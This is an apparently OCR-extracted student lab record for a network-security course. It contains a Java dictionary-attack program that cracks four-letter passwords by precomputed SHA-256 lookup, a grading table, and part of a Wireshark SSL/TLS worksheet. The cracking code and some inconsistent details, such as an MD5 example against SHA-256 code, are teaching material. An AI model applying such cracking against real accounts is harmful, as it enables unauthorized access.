
Installation Procedure:





Password cracking (Dictionary attack)

Your String	vicky
MD5 Hash	8af433519d6e385e89bb280f8002f2b2 Copy



Algorithm for Dictionary Attack

Step 1: Start

Step 2: Create and store a hash table with all 4 letter length with key as 4 letter combination and value as hashed value.

Step 3: Read hashed input from the user

Step 4: Run a for loop in hash table

a. if the value of the hash table equals the user input
   i. Display the corresponding key of the hashtable
   ii. break;

b. else
   i. continue

Step 5: End

Coding


```
package com.information;

import java.security.MessageDigest;
import java.util.Hashtable;
import java.util.Scanner;
import java.util.Set;


public class Hash {
   static Hashtable <String, String> ht = new Hashtable<String, String>();
   static String alpha = "abcdefghijklmnopqrstuvwxyz";
   static void hashGen(MessageDigest md){
      for (int i=0; i<alpha.length(); i++){
         for (int j=0; j<alpha.length(); j++){
            for (int k=0; k<alpha.length(); k++){
               for (int l = 0; l<alpha.length(); l++){
                  String temp = String.valueOf(alpha.charAt(i)) + String.valueOf(alpha.charAt(j)) +
String.valueOf(alpha.charAt(k)) + String.valueOf(alpha.charAt(l));
                  md.update(temp.getBytes());
                  byte hash[] = md.digest();
                  ht.put(temp, new String(hash));
               }
            }
         }
      }
   }
   public static void main(String[] args) throws Exception{
      Scanner sc = new Scanner(System.in);
      Scanner sc1 = new Scanner(System.in);
      MessageDigest md = MessageDigest.getInstance("SHA-256");
      hashGen(md);
      Set<String> k = ht.keySet();
      while (true) {
         System.out.print("\nEnter choice: \n0. Exit\n1. Hashing\n2. Dictionary attack\n");
         int choice = sc.nextInt();
         if (choice == 0)
            break;
         else if (choice == 1) {
            System.out.print("Enter a word to hash(length: 4)");
            String word = sc1.nextLine();
            System.out.println("word: " + word);
            System.out.println("hash: " + ht.get(word));
         }
         else if (choice == 2) {
            System.out.print("Enter hashed word: ");
            String hash = sc1.nextLine();
            for (String key : k) {
```

```
            if (ht.get(key).equals(hash)) {
                System.out.println("hashed word: " + hash);
                System.out.println("de-hashed word: " + key);
                break;
            }
        }
    }
    else{
        System.out.println("Enter a valid choice");
    }
  }
 }
}
```

Output



RESULT:

The password cracking tool has been installed and password recovery has been done.

Evaluation

Parameter	Max Marks	Marks Obtained
Uniqueness of the Tool (Installation and Exploration of Functionalities)	20	
Uniqueness of Code for Dictionary Attack	15	
Completion of experiment on time	5	
Documentation	10	
Total	50	
Signature of the faculty with Date		

Ex.No.7	ANALYSIS OF SECURITY PROTOCOLS USING WIRESHARK

AIM:

To study the working principle of security protocols like SSL/TLS using wireshark.

THEORY:

Wireshark

Wireshark is a free and open-source packet analyser. It is used for network troubleshooting, analysis, software and communications protocol development, and education.


SSL/TLS

Secure Sockets Layer, are cryptographic protocols designed to provide communication security over a computer network. Several versions of the protocols find widespread use in applications such as web browsing, email, instant messaging, and voiceover IP. TLS (Transport Layer Security) is just an updated, more secure, version of SSL.

WORKSHEET (using sample.pcap)


1. What version of SSL is supported by the client?

SSLv2




2. List the cryptographic algorithms supported by the client in Client Hello message.

ClientHello -> Exploring the details



3. List the various parameters present in the public key certificate of the server.




4. Identify the public key of the server? Can you trust the same?

Subject Public Key:
30818902818100a46e53140ade2ce360559af242a6af47122f17cefabadc4e635634b9ba…
Yes, we can trust it because it is signed by certificate authority

```
subjectPublicKeyInfo
  algorithm (rsaEncryption)
  subjectPublicKey: 30818902818100a46e53140ade2ce360559af242a6af47122f17cefabadc4e635634b9ba…
```

5. Identify the length of key exchanged by the Client?

128 bits



6. What algorithm is used for encrypting the session key?


RSA

Subject Public Key:


30818902818100a46e53140ade2ce360559af242a6af47122f17cefabadc4e635634b9ba…

Encrypted key:

65512da6d4a738dfac791f0bd9b2617d738832d9f2623a8b110475ca42ff4ed9ccb9fa86…

